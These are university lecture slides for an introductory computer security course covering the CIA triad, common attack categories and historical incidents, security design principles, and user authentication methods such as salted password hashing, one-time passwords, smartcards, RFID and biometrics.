SE6001 Computer Security

Lecture 1

Introduction

Table of Contents

Lecture Outline

- The Goals of Computer Security
- Attacks on Computer
- Defend against Attacks

Computer Security Goals

Computer Security Goals

- Three important goals of computer security
  - Confidentiality
  - Integrity
  - Availability
- The above three aspects form the CIA triad in computer security
  - CIA triad is not related to USA Central Intelligence Agency

Computer Security Goals

- Most of the attacks are against some component(s) of the CIA triad of information
- Most of the defense are to protect the CIA triad of information

CIA Triad: Confidentiality

- Confidentiality
  - Prevention of unauthorized disclosure of information
  - Example: In December 2022, hacker claims to be selling data of 400 million users stolen from Twitter server
  - Tools for protecting confidentiality
    - Encryption
    - Access control
    - Physical security

CIA Triad: Integrity

- Integrity
  - Information has not been altered in an unauthorized way; information was not forged.
  - Example: spamming messages, claiming to be sent from post office or delivery company, informing that the delivery payment is insufficient
  - Tools for protecting integrity
    - Cryptography: Checksums, Message authentication codes, Digital signature
    - Access control
    - Physical Security

CIA Triad: Availability

- Availability
  - Information and resource is accessible in a **timely** fashion
  - Example: In 2017, the "Wannacry" ransomware affected hundreds of thousands of computers around the world, encrypted users' data and demanding payment in exchange for the decryption key.
  - Example: In 2018, distributed denial of service (DOS) attack against GitHub server, reaching the speed of 127 million packets per second
  - Tools for protecting availability
    - Physical protections
    - Computational redundancies
      - communication, computers and storage devices that serve as fallbacks in the case of failures

How to learn computer security?

Computer Security

- Learn how to attack computers
- Learn how to defend against attacks
  - Prevent attacks
  - Detect attacks
  - React to attacks

Security Mindset

- To work on computer security, we need to
  - Think like an attacker
    - Understand the attack techniques
    - Apply the attack techniques to look for vulnerabilities
  - Think like a defender
    - Know what we are defending, and against whom
    - Weigh the trade-off between benefits and costs

Attacks on Computer

Attacks on Computers

- The three golden rules to ensure computer security are:
  - do not own a computer
  - do not power the computer on
  - do not use the computer
- Since we need to use computers, our computers could be attacked in many ways:
  - Direct physical attack
  - Design and implementation flaws
  - Exploiting software vulnerabilities
  - Exploiting hardware vulnerabilities
  - Social engineering
  - Attack computer supply chain

  ……
- In the following slides, we will introduce a number of concrete attacks on computer systems

Direct Physical Attacks (1)

- When the attacker has physical access to the computer, direct physical attacks can be launched
- Attack 1. Take away computers, mobile phones, portable storage devices (portable hard disk, USB flash drive, …)

Direct Physical Attacks (2)

- Attack 2. Insert an USB flash drive containing an operating system into the computer. Boot the computer from the USB drive.
  - The attacker can read and/or write the computer hard disk
  - The attacker can modify the software on the computer hard disk so that the attacker can take control of the computer remotely

Direct Physical Attacks (3)

- Attack 3. If the computer BIOS is protected by password and the computer must boot from its hard disk, open the computer or server, take out the storage devices (hard disk or memory card), then connect the storage devices to the computer controlled by the attacker
  - Read the hard disk directly,
  - Modify the software on the hard disk

Direct Physical Attacks (4)

- Attack 4. Eavesdropping
  - Shoulder surfing: Read information (password, etc.) over the victim's shoulder
  - Installing hidden cameras to capture the information (keyboard and monitor …)
  - Using binoculars to view a victim's monitor through a window

Direct Physical Attacks (5)

- Attack 5. Hardware keylogger
  - A keylogger is any means of recording a victim's keystrokes, typically used to eavesdrop passwords or other sensitive information.
  - Hardware keyloggers are typically small connectors that are installed between a keyboard and a computer.
  - For example, a USB keylogger is a device containing male and female USB connectors, which allow it to be placed between a USB port on a computer and a USB cable coming from a keyboard.

Direct Physical Attacks (6)

- Attack 6. Skimmer against ATM magnetic stripe card
  - Skimmer is a device that reads and stores magnetic stripe information when a card is swiped
  - An attacker can install a skimmer over the card slot of an ATM and store customers' card information without their knowledge. Later, this information can be retrieved and used to make duplicates of the original cards.
  - It is a popular attack against ATM magnetic stripe cards
  - Countermeasure: replacing magnetic stripe card with smartcard
    - All the Singapore banks must issue ATM smartcard since 2014 (smartcard is protected with strong cryptography)

Direct Physical Attacks (7)

- Attack 7. Attacking the electronic lock
  - In 2012 hacker exposed security flaw in four million hotel room electronic locks from the manufacturer Onity at Black Hat Conference
  - The flaw: the cryptographic key in the lock can be read from the Direct Current port, then this key is used to open the lock (DC port is used to provide electricity when battery in the lock runs out)
- Note that most of the mechanical locks can be opened with lock picking tools within a few seconds

Direct Physical Attacks (8)

- The physical attacks are serious threats to computer security
- **If attackers have uncontrolled physical access to a computer system, we lost computer security completely**
  - The physical protection required for a computer system is closely related to the value of the information we need to protect

Exploiting software vulnerabilities (1)

- Today hackers are widely exploiting the software vulnerabilities to attack computers
  - Many software are too complicated, and it is hard to eliminate all the software vulnerabilities
  - Due to soft vulnerabilities, malicious code with high privilege can be executed on a computer (to allow the hackers to take control of the computers)
  - We will learn software security in this course and in SE6013 Software Security

Exploiting software vulnerabilities (2)

- Example: Morris Worm
  - It is the first major worm (worm is a malicious software that spreads automatically) on the internet
  - Developed by Robert Morris
  - Affect about 10% of the computers connected to internet (1988)
  - Morris worm exploits a software flaw of the finger network service to execute code on remote computer

Exploiting software vulnerabilities (3)

- Example: ForcedEntry attack against iPhone in 2021
  - It exploits a vulnerability in the iPhone software which processes the GIF image file
  - A malicious GIF file in a message causes malicious code being executed on iPhone (to install spyware to steal information)


munk school TORONTO RESEARCH NEWS ABOUT

Research > Targeted Threats

FORCEDENTRY

NSO Group iMessage Zero-Click Exploit Captured in the Wild

By Bill Marczak, John Scott-Railton, Bahr Abdul Razzak, Noura Al-Jizawi, Siena Anstis, Kristin Berdan, and Ron Deibert

September 13, 2021

Exploiting software vulnerabilities (4)

- Example: JAVA security flaw. In 2012, a Java vulnerability was widely exploited to execute malicious code to take control of computer
  - Almost all the web browsers are vulnerable
    - IE, Firefox, Chrome, Opera …
  - USA CERT (Computer Emergency Response Team) advised all the computer users to disable Java in browsers (January 10, 2013)

(Note that Java and JavaScript are two different programming languages)

Exploiting software vulnerabilities (5)

- Heartbleed (2014)
  - Due to missing bounds check in the software OpenSSL (OpenSSL is widely used for implementing secure internet communication, such as social media, email, internet banking, …)
  - Attacker can read sensitive information (such as passwords and keys) from the memory of a remote web server

Exploiting hardware vulnerabilities (1)

- The vulnerabilities in computer hardware can also be exploited to steal information or to take control of computers
- Spectre and Meltdown
  - Due to the vulnerabilities in the CPUs of many manufacturers, including Intel, AMD, and ARM
  - In spectre and meltdown attacks, a malicious process can read the sensitive information of other processes or operating system kernel through side-channel
  - In 2018, Intel redesigned CPUs to protect against Spectre and Meltdown attack

Exploiting hardware vulnerabilities (2)

- Row Hammer attack
  - Due to the vulnerability in the computer memory DRAM
  - Repeatedly accessing memory bits can modify the values in the adjacent memory bits
  - This vulenerability can be exploited to execute arbitrary code to take control of computer

Exploiting hardware vulnerabilities (3)

- Intel management engine vulnerability (2017)
  - Intel management engine is a hardware component of some Intel CPUs
  - The vulnerability was due to design flaw, it allows an attacker to take full control of the computer remotely
  - Intel patched the vulnerability through firmware update

Exploiting hardware vulnerabilities (4)

- USB Type-C vulnerabilities (2018)
  - Many mobile devices (mobile phones, tablet PCs) use the USB Type-C for charging and for communication with computer
  - There are several vulnerabilities in the USB Type-C standard that allow a malicious charger to access sensitive data, and install malicious software on the mobile devices

Social Engineering (1)

- Human being is considered as the weakest component in a security system
- Social engineering is a type of attack that relies on manipulating people rather than exploiting technical vulnerabilities
- There are many different types of social engineering attacks
  - Phishing through email, phone calls, messages
  - Baiting through free software or hardware devices
  - Insider attack (malicious employee, bribery, …)

Social Engineering (2)

- Phishing
  - Phishing attack is rampant
  - In 2017, an employee of the law firm DLA Piper received an email that appeared to be from a vendor that the company regularly worked with, then transferred $50 million dollars into a bank account controlled by hackers

Social Engineering (3)

- In 2017, a security researcher was able to access the Twitter accounts of several high profile users by using social engineering to convince an employee of Twitter's support team to provide with login credentials
- In 2018, an employee of the Uber company provided hackers with login credentials of 57 million Uber drivers and customers due to social engineering

Social Engineering (4)

- In 2018, a group of hackers used baiting techniques to convince victims to install malicious software on their computers by offering a free, legitimate-looking software update.
- Many free pirate software are dangerous to use since malicious software may have been embedded inside the private software

Social Engineering (5)

- Insider Attack
  - An employee of a company may compromise the security deliberately
  - In 2018, a former employee of Adobe stole the personal information of millions of customers. The employee was able to access the systems using his own login credentials, which had not been revoked after he left the company

Why Hackers Attack Computers?

- There are many different reasons that the computer systems get attacked:
  - Financial gain
    - For example, stealing money from credit card or bank account
  - Espionage
    - State secret
    - Trade secret
  - Political motivations
  - Vandalism

Defend against Attacks

General Defense Approaches

- The general defense approaches are:
  - **Prevention**
    - Design and implement security mechanisms (access control, encryption, etc.) to prevent the attacks
    - Test and evaluate the security system
  - **Detection**
    - Absolute prevention against attacks is normally infeasible
    - We should assume that the system is vulnerable to attacks, and implement detection mechanisms (based on attack signatures, abnormal behaviors …)
  - **Reaction**
    - When attack is detected, we need to halt the attack and prevent further damage

Security Design Principles

- To design a security system, we need to follow a number of security principles, including:
  - Simplicity
  - Open design
  - Isolation
  - Least privilege
  - Defense in depth
  - ……

Security Design Principles

- Simplicity
  - Easy to understand, easy to use
  - The chance is high that there are flaws in a complicated security design
  - Making it easier for users to follow the security practices and comply with security policies
- Open design
  - It helps the security community to identify and fix the vulnerability in the design

Security Design Principles

- Isolation
  - Separation of resources or processes from one another in order to limit their ability to interact or communicate
  - It is to prevent unauthorized interference, and to contain potential attacks
  - There are different types of isolations: process isolation, network isolation, …
  - It is implemented though virtualization, container, sandbox, or access control.

Security Design Principles

- Least privilege
  - Limiting privileges to the minimum necessary for a user or process to perform its intended tasks
  - It is to minimize the potential damage that could be caused by accidental or intentional misuse to access sensitive resources
  - It is often implemented through the use of access control.

Security Design Principles

- Defense in depth
  - Implementing multiple layers of security to protect against potential threats of vulnerabilities
  - It helps to withstand or mitigate the impact of attacks, even if one or more layers of protection are compromised
  - It may be implemented in a number of ways: physical security, network security, access control, application security

Security Design (1)

- To develop a security system, the designer needs to:
  - Figure out what we are protecting, and the value of the stuff we are protecting
  - Figure out all the potential attacks
    - Who are the attackers? Capabilities? Motivation?
    - Identify attack surface: which parts of the system are exposed to the attacker
    - How the attacks could be launched

Security Design (2)

- To develop a security system, the designer needs to (cont.):
  - Assess the risks
    - What would security breaches cost us?
      - » Direct costs: Money, property, safety, . . .
      - » Indirect costs: Reputation, future business, well being
    - How likely are these costs?
      - » Probability of attacks?
      - » Probability of success?
    - Which attacks are critical, which attacks are not that critical
  - How to resist those attacks
    - Technical countermeasures
    - Nontechnical countermeasures
      - » Law, policy (government, institutional), training, etc.

Security Design (3)

- A number of trade-offs in designing a security system
  - Trade-off between security and ease-of-use: security mechanisms interfere with working patterns users originally familiar with
  - Trade-off between security and performance: Security mechanisms consumes more computing resources
  - Trade-off between security and cost: security mechanisms are expensive to develop
- The trade-off analysis is not easy to perform
- In general, the more secure a system is, the less usable and functional it becomes

Computer Security is Challenging

- Difficulty in achieving security
  - It is often difficult to formulate security requirements
  - It is difficult to verify that a design achieves the intended security requirements
  - Even if the design is secure, the system may not be properly implemented, especially for large, complex systems
  - A deployed system is most vulnerable at its weakest point
  - Even a secure system can still be difficult to manage, particularly with human in the loop: configuration errors, mismanagement of patches/credentials/etc.

Computer Security is Challenging

- It is hard to eliminate all the vulnerabilities
  - Technological factors
    - Complicated OS/application software
    - Unsafe program languages
  - Economical factors
    - Lack of incentives for secure software
    - Security is difficult, expensive and takes time
  - Human factors
    - Lack of security training for software engineers
    - Human is a weak link in a security system

Computer Security is Challenging

- Security is harder than reliability
  - Reliability
    - Ordinary users, normal use of computer
    - Easy to detect the system malfunction
  - Security
    - Dedicated human adversaries; deliberate exploitation
    - May not be easy to detect security breach
- Defense is almost always harder than attack
  - Attack: normally exploiting one flaw is enough
  - Defense: need to eliminate all the flaws

Computer Security is Challenging

- Information security is more difficult than physical security
  - Adversaries can come from anywhere over the internet instantly
  - Computers enable large-scale automation
  - Attack is more difficult to detect
    - Data being stolen is still there
  - Adversaries can be difficult to identify
  - Adversaries may be difficult to punish

Summary

- Computer security goals
  - Confidentiality
  - Integrity
  - Availability
- Defense approaches
  - Prevention
  - Detection
  - Reaction
- Security design principles
  - Simplicity, open design
  - Isolation
  - Least privilege
  - Defense in depth

SE6001 Computer Security

Lecture 2

Authentication

Table of Contents

Lecture Outline

- Authentication Concept
- User Authentication
- Multifactor Authentication
- Federated Authentication

Authentication

Authentication

- Authentication is the process of verifying an assertion, such as
  - Verifying the identity of a person
  - Verifying the authenticity of a website
  - Verifying the authenticity of a software
  - Verifying the authenticity of a document (passport, national identity card, contract, banknote, …)
  - Verifying the authenticity of a message (email, SMS, phone call, …)
  - ……

Authentication Example

- Authenticating a user. Before a user accesses a computer, normally the user needs to be authenticated so as to decide whether the user is allowed to access the computer, and what are the resources the user can access

Authentication Example

- Authenticating a website. When we access a secure website from our computer (Facebook, LinkedIn, …), we need to authenticate the website before we type our password
  - A user needs to check whether the URL (address) of the website is correct or not
  - Browser will verify that the website address has been authenticated by a trusted party (details are taught in ST6003 Cryptography, TLS).
    - If the verification fails, the browser would give warning message (indicating that the certificate of the website is invalid).

Authentication Example

- Authenticating software. Before we install a software on our computer, we need to authenticate the software
  - Example 1. We'd better download the software directly from the software company website through the secure connection https (so that we can authenticate the website properly, as mentioned in the previous slide)
  - Example 2. If we install pirate software on computer, it means that we deliberately install unauthenticated software on the computer. Very likely the pirate software may contain malicious program, and we lost security automatically.
  - Example 3. When the operating system downloads the patches, strong cryptography (digital signature) is used to protect the patches so that our computer can verify whether the patches are from the OS developers, and whether the patches have been modified.

Authentication Example

- Authenticating message. When we receive a message (such as email, SMS, whatsapp, wechat, …), we need to verify the authenticity of the message
  - It may not be easy to verify the authenticity of a message. The message may appear to be sent from trusted person/organization; sometime the stolen email accounts or social media accounts are used.
  - There are always careless people; and every person may be careless at some moment
  - Phishing attacks are rampant in Singapore. Everyone has received many such scam messages or calls.
  - In the first half of 2022, 149 victims lost at least $70.8 million due to business email scams in Singapore

Authentication vs. Identification

- Identification and authentication are different:
  - Identification is the ability to identify uniquely a user of a system, an object, or an application that is running in the system.
  - Authentication is the ability to prove that a user or application is genuinely who that person or what that application claims to be
  - For example, a user's username is used for identification; the user's username and password are used for authentication.

User Authentication

User Authentication

- User authentication is to verify the identity of a person, and is based on a combination of
  - something you know
    - such as password
  - something you have
    - such as passport, matriculation card, mobile phone, smartcard (Integrated Circuit card, IC card)
  - something you are
    - biometrics: fingerprint, face, DNA, …
- We will learn authentication based on password, one-time password, smartcard, RFID, mobile phone and biometrics in the following slides.

Password (**something you know**)

Password

- "Secret word" has been used for more than 2000 years to authenticate a person
  - In military, a "secret word" could be distributed to all the people in the army, then use it to identify intruders. The secret word may change frequently.
- Today password is widely used in security system for authentication

Password and PIN

- The definition of password is not identical to that of PIN (Personal Identification Number)
  - A PIN contains several numbers, such as 236290
  - A password contains letters, numbers, symbols (kjd#3*28)
  - You may simply view PIN as a subset of password

Pros of Password

- Everyone understands the concept of password
- Low cost to implement
- Convenient to use

Cons of Password (1)

- People usually choose bad passwords
  - Commonly used bad passwords: password, qwerty, 123456, 111111, abc123, ……
  - People may choose passwords from their own name, phone number, spouse's name, kids' names, birthday, etc. These passwords may be guessed easily

Cons of Password (2)

- Password may get stolen when we use it
  - Password is vulnerable to shoulder surf, keylogger, …
  - Password is lost at a site under the control of an attacker
- Some organization enforce periodic password change to limit the damage of stolen passwords
  - But periodic password change is not that useful in practice
    - People may have problem to memorize a new password
    - People may just use two or three favourite passwords
    - People may simply incorporate time (month, year) or counter into the password for password change
  - The USA NIST recommends removing periodic password change requirement (NIST SP 800-63B)

Cons of Password (3)

- People tend to reuse the same password in different places
  - If one site is compromised, the password can be stolen and used at other sites
- If people use different passwords at different places, they forget seldom used passwords

Protecting Password (1)

- The user should not give the password to anyone else. Administrator and admin staff should never ask for the password of a user.
- The passwords should not be stored in plaintext at a website/server/computer
  - If the passwords are stored in plaintext at a site, the administrator can obtain the users' passwords; the hacker who breaks into the system can obtain the passwords directly
  - In the case that the user forgets password, reset the password
  - Unfortunately, it happened again and again that some websites store the users' passwords in plaintext

Protecting Password (2)

- To protect the passwords stored at a site, cryptographic hash function is needed
  - A cryptographic hash function compresses any arbitrary message into a message digest with fixed length (for example, 256-bit). You will learn it in SE6003 Cryptography.
  - Cryptographic hash function is a one-way function, which means that it is hard to find the input for a given output
  - Each password is hashed using the cryptographic hash function. **The hashed passwords are stored at a site**

Protecting Password (3)

- When a user sets up an account at a website, the password of the user is hashed, and the hashed password is stored in the **password image file** (containing the users' hashed passwords)
  - To hash each password, a random number, called **salt**, is generated. The salt is hashed together with the password: Hash(password, salt). The salt is stored together with the hashed password in the password image file.
- Password Authentication
  - When a user login, the user provides password
  - The website retrieves the salt of that user from the password image file, hash the password with salt: Hash(password, salt)
  - The website compares the hashed password with the one stored in the password image file. If they match, the password authentication is successful.

Protecting Password (4)

- To make it harder for the hacker to recover passwords from the stolen password image file, we can use some special extremely slow hash function:
  - For example, PBKDF2, bcrypt, scrypt, … (normally the cryptographic hash functions are very fast)

Protecting Password (5)

- Suppose that a hacker broke into a website, stole the password image file. The hacker will try to recover the passwords from the password image file
- Cracking the password image file
  - To recover the password of a user, the hacker retrieves the salt and the hashed password of that user from the password image file
  - The hacker guesses a password, hashes the salt together with the guessed password: Hash(salt, guessed password)
  - The hacker compares the hashed guessed password with the hashed password of that user
    - If they match, the password is found
    - If they do not match, guess another password, and repeat the attack

Protecting Password (6)

- To speed up cracking the password image file, the hacker may not guess randomly, but pick the passwords from a password dictionary
  - A password dictionary contains many weak passwords and stolen passwords
  - There are many password dictionaries online
  - A common password dictionary is OWASP's SecLists which contains a lot of commonly used passwords, stolen passwords, and cracked passwords
    https://github.com/danielmiessler/SecLists/tree/master/Passwords

Protecting Password (7)

- If the hacker stole the password image file, then all the short passwords and the passwords that appear in the password dictionary can be recovered easily
- A commonly used practice to improve the strength of password is to enforce the user to use a password contains at least 8 characters, and should be a combination of upper case letters, lower case letters, numbers or symbols.
- A more secure practice to strengthen the password is to disallow the users to use the passwords appeared in the password dictionary
  - But this practice is not commonly used

Limit password guesses

- In the previous slides, we learned that the attacker steal the password image file from a website or computer, then crack the file to recover passwords
- When the hacker cannot steal the password image file from a website or computer, the attacker can always guess the password and try to login directly.
- To resist the hacker from using a guessed password to login, waiting period is needed after each failed password authentication
  - On Linux, need to wait 3 seconds after each failed login, and terminates the login program after 5 tries
  - On iPhone, after 6 failed login, need to wait 1 minute; after 7 failed login, wait 5 minutes; after 8 failed login, wait 15 minutes; after 9 failed login, wait 60 minutes; after 10 failed login, need to try other approaches to unlock the phone
- Note that the above restriction does not affect the hacker cracking the stolen password image file to recover passwords since cracking password image file is performed offline

Password

- Password is useful for authentication
- Password can get stolen, and people can not memorize very strong password
  - it is not practical to ask users to change the password frequently and to enforce users using very strong passwords
- To improve the security of password authentication, we can use one-time password

One-Time Password
(obtained from **something you have**)

One-Time Password

- Each one-time password is used only once for authentication
  - If a one-time password gets stolen, it cannot be used next time
  - Much stronger than password. Many companies use one-time password for strong authentication, especially when their employers are accessing their network remotely.

One-Time Password Generation

- Two approaches to obtain a one-time password
  - Approach 1: A site generates one-time password, and sends it to the user's mobile phone number or email address
  - Approach 2: A user generates one-time password from mobile phone app or hardware security token. A strong secret key (say, 128-bit key) is shared between the user's device and the site.

One-Time Password: Approach 1

- Approach 1: A site generates one-time password, and sends it to the user's mobile phone number or email address
  - Example: When we perform an online credit card transaction, the bank sends a one-time password to our phone number, then we provide the one-time password for authentication
  - This approach works well against an ordinary hacker since most of the hackers do not have the capability to retrieve the plaintext in the mobile network or the email system

One-Time Password: Approach 2

- Approach 2: A user generates one-time password from mobile phone app or hardware security token
  - Normally for this approach, a user's device stores a strong secret key which is shared with the site
  - Method 2.1: Time-based one-time password
    - Generate one-time password from the current time and the secret key
  - Method 2.2: Challenge-based one-time password
    - The sites sends a challenge (say, a random number) to the user, the user's device generates one-time password from the secret key and the challenge

Time-Based One-Time Password

- Many mobile app authenticators generate the time-based one-time passwords
  - Microsoft Authenticator
  - Google Authenticator
  - Facebook Code Generator
  - ……
- Many hardware security tokens generate the time-based one-time passwords

Time-Based One-Time Password

- For the time-based one-time password, both sides share a strong secret key
- The user computes a one-time password as:
  password1 = *Hash*(secret key, time)
- The user sends password1 to the server
- The server computes a one-time password as
  password2 = *Hash*(secret key, time),
  and compare password2 with password1.
  Authentication is successful if they match.
- Typically 30-second granularity is used for time
  - The server would take into account the slight timing difference between the client and server by considering some nearby time

Flaw in Security Token

- RSA security token flaw
  - Widely used by many companies for remote access
  - Compromised in 2011
    - detected by Lockheed Martin in its hacking incident
  - 30 million tokens get affected
  - The flaw is that RSA generates the secret key of each token from a master secret key and the ID of the token. But the master secret key got solen from RSA by hacker
  - The design of RSA token is horrible: RSA should generate the secret keys of tokens randomly; and RSA should not know the secret keys of customers.

Smartcard
(something you have)

Magnetic Stripe Card

- Magnetic stripe card: attaching magnetic stripe to a plastic card (for security system)
  - Magnetic stripe containing personalized information about the card holder

Magnetic Stripe Card


- Applications of magnetic stripe cards
  - ATM cards, credit cards, ……
- A vulnerability of the magnetic stripe card is that it is easy to read and **reproduce**
  - Skimmer attacks against ATM magnetic stripe cards
- Smartcards are gradually replacing magnetic stripe cards in the world
  - In Singapore, all the banks must issue smartcards since 2014. However, magnetic stripe needs to be enabled for using the bank cards overseas.

Smartcard

- **Smartcard** (or chip card, integrated circuit card, IC card)
  - Contains a tiny computer, strong cipher and strong secret key
  - The chip is **tamper-resistant** (difficult to retrieve the secret key and other information stored inside the chip)
  - Impossible to duplicate without knowing the secret key

Contactless Smartcard

- Today contactless smartcard are widely used
  - The chip gets powered from the card reader through antenna (electromagnetic induction)
  - The chip communicates with the reader through antenna
- Convenient to use
  - Transportation card
  - Credit card
  - Matriculation card
  - Access badge
  - ….



SIM Cards

- Many mobile phones use a special smart card called a **subscriber identity module card (SIM card).**
- A SIM card is issued by a mobile network provider
- It allows mobile phone to authenticate to the cellular network of the mobile network provider
- It contains cipher and a 128-bit secret key
- The physical SIM card is now gradually replaced by the digital eSIM card

Smartcard Authentication

- The smartcard authentication is normally based on challenge-and-response
  - The challenge may be a 128-bit random number sent from the card reader to the smartcard
  - The response may be a 128-bit number derived from hashing the secret key and the challenge

Smartcard vs. Challenge-Based One-Time Password

- Smartcard and challenge-based one-time password are both challenge-and-response authentication
- Smartcard is more convenient to use
  - Smartcard authentication is done automatically
  - For challenge-based one-time password authentication, the user needs to read and type the challenge on the token, and type the one-time password
- Smartcard authentication is much stronger
  - The challenge and response can be 128-bit numbers (38-digit) for smartcard authentication
  - The challenge and response are typically 6-digit or 8-digit numbers for the challenge-based one-time password
- However, smartcard authentication needs to interact with a smartcard reader nearby, while the one-time password authentication does not need such a reader.

Smartcard Security

- Smartcard normally provides strong authentication
- If smartcard is not carefully designed, the secret key inside the smartcard can be recovered, then the smartcard can be easily duplicated
  - Example: NXP's MIFARE is a popular contactless smartcard. It was discovered in 2007 that very weak cipher was used in MIFARE, so the secret key inside the card can be recovered by simply breaking the cipher

Smartcard Security

- If smartcard is not properly implemented, the secret key inside the smartcard can be recovered by analysing the tiny power consumption differences for different input data
  - It is a type of side-channel attacks against cipher implementation
  - The smartcard companies have spent a lot of effort on designing the chip to resist the side-channel attacks


Smartcard Security

- The secret key in the smartcard can always be recovered if the hacker can
  - take away the smartcard for some time,
  - has sophisticated equipment to reverse engineer the chip layer by layer, and examine the chip circuits using high resolution microscope
- For most of the applications, you do not need to worry about this attack since most of the hackers do not have such capability

Relay Attack against Contactless Smartcard

- The contactless smartcard used for access and payment is vulnerable to the relay attack
  - The hacker can use a user's contactless smartcard for access and payment at a different place without taking away the contactless smartcard from the user
    - In the attack, the hacker places a fake card reader near the user's contactless smartcard, and places a fake card near the card reader, then the user's smart and the reader can communicate properly for authentication
  - The relay attack is the combination of man-in-the-middle-attack and replay attack
  - Even the smartcard (such as ATM card) that does not use wireless communication is vulnerable to relay attack when the card is inserted into a fake card reader

Relay Attack against Contactless Smartcard



RFID
(**something you have**)

RFIDs

- **Radio frequency identification, or RFID,** is a widely used technology that relies on small transponders to transmit identification information via radio waves
  - Is RFID different from contactless smartcard? Endless debate.
- Normally RFID chips contain
  - an integrated circuit for storing information,
  - a coiled antenna to
    - power the chip
    - transmit and receive a radio signal

RFID Technology

- While some RFID tags require a battery, many are passive and do not.
- The effective range of RFID varies from a few centimeters to several meters, but in most cases, since data is transmitted via radio waves, it is not necessary for a tag to be in the line of sight of the reader.

RFID Technology

- RFID is being deployed in a wide variety of applications
- Many vendors are incorporating RFID for consumer-product tracking
  - Example: At the retailer shops UNIQLO and Decathlon, every piece of item is attached with an RFID with unique identification information. It enables fast checkout.

RFID Technology

- Example: RFID embedded inside the price tag

RFID: Electronic Passport

- Many countries, including Singapore, are using electronic passport
  - Each passport contains an embedded RFID chip that contains the digital information of the passport details and the owner's biometrics (face and fingerprint)
  - The government who issues the passport would sign the digital information of the passport using strong cryptography, and store the digital signature inside the RFID chip
  - At any custom around the world, they can easily verify whether the electronic passport is valid or not.

RFID: Electronic Passport Security

- Digital signature algorithm is used to sign the digital data of the electronic passport
  - You will learn digital signature in the module SE6003 Cryptography
  - The data stored in the passport cannot be modified without being detected, i.e., electronic passport cannot be forged (except that someone buys passport from corrupted government officials)
- In order to protect the personal information on a passport, all RFID communications are encrypted with a **secret key.**

Mobile Phone
(something you have)

Mobile Phone for Authentication

- Today mobile phone is widely used for authentication
- Advantages of using mobile phone for authentication
  - Almost everyone carries a mobile phone
  - Many different authentication apps can be installed on a single mobile phone
  - Most of the mobile phones are connected to internet, and the mobile phone is powerful for computing
    - Advanced and strong authentication techniques can be implemented and used on mobile phone

Mobile Phone for Authentication

- Mobile phone can replace contactless smartcards for access and payment
  - Example 1: Using mobile phone to scan QR code for payment
  - Example 2: Some banks (such as OCBC) allow withdrawing cash from ATM with mobile app without using ATM card
  - Example 3: With the NFC (Near-Field Communication) feature of mobile phone, we can use mobile phone directly as contactless smartcard for payment and access
    - For example, we can use some payment apps on mobile phone for taking bus and MRT in Singapore

Mobile Phone for Authentication

- Mobile app authenticator is gradually used to replace the hardware security token for authentication
  - For example, NTU staffs use Microsoft authenticator app

    1) Each staff installs Microsoft authenticator on the mobile phone

    2) After installing the authenticator app, a staff needs to add NTU to the authenticator, then setup the authenticator for NTU service.

    3) When a staff needs to access an NTU website (such as email), the staff needs to login into the website, then approve the access from the Microsoft authenticator app

    - In case the mobile phone is not connected to internet, generate time-based one-time password from the authenticator app, then use the one-time password for authentication

Microsoft Authenticator
Microsoft Corporation

Biometrics
(something you are)

Biometrics

- **Biometric** refers to identifying a person based on biological or physiological traits
  - Step1: use some sensor or scanner to read in biometric information
  - Step 2: compare scanned information to stored templates of accepted users
  - Step 3: if match, grant access

Biometrics

- Two types of Biometrics
  - **Physiological** are related to the shape of the body. Examples include, but are not limited to fingerprint, palm print, hand geometry, iris, face, DNA, ….
  - **Behavioral** are related to the behavior of a person. Examples include, but are not limited to handwriting, typing rhythm, gait, and voice.

Biometrics

- In daily life, we mainly use face, voice, height, slimness for identifying a person
- The commonly used biometrics for authentication in computer security are fingerprint, iris, face
  - Fingerprint and face recognition are widely used for authentication on mobile phones
    - Iris recognition is also used on some mobile phone
  - Singapore citizens/PRs use iris and facial scans for automated immigration clearance at Singapore customs (fingerprint is used if iris and facial scans fail)
- We will give a brief introduction to fingerprint and iris recognition

Fingerprint

- History
  - Fingerprints were used as signatures for sealing documents for more than 2000 years.
  - Since 19th century, fingerprint became popular in the world for sealing contracts and criminal trial

Fingerprint


- Fingerprints are formed by the flow of ridges on the surface of fingers
  - the chance of a "false positive" (two different individuals having the same fingerprints) is about 1 in 64 billion

Fingerprint Recognition

- Fingerprint features
  - Patterns
    - The **arch** is a pattern where the ridges enter from one side of the finger, rise in the center forming an arc, and then exit the other side of the finger.
    - The **loop** is a pattern where the ridges enter from one side of a finger, form a curve, and tend to exit from the same side they enter.
    - In the **whorl** pattern, ridges form circularly around a central point on the finger.

Fingerprint Recognition

- Fingerprint features
  - Minutia features
    - The **ridge ending** is the point at which a ridge terminates.
    - **Bifurcations** are points at which a single ridge splits into two ridges.
    - **Short ridges** (or dots) are ridges which are significantly shorter than the average ridge length on the fingerprint.




Fingerprint Recognition Security

- Security problem of fingerprint recognition: easy to steal fingerprint, then forge a fingerprint and attach the fake fingerprint to finger
- Difficult to replace stolen fingerprint
- Fingerprint is still very useful …

Iris

- Iris is the colored part of the eye surrounding the pupil
  - It is made up of tissue and muscle that control the size of the pupil and how much light it lets into the eye



Iris recognition

- The chance of a "false positive" (two different individuals having the same Iris) in the best commercial iris recognition algorithm is about 1 in 100 billion
- Iris recognition: video image of the iris is recorded, then the image is compared with the stored patterns of the iris
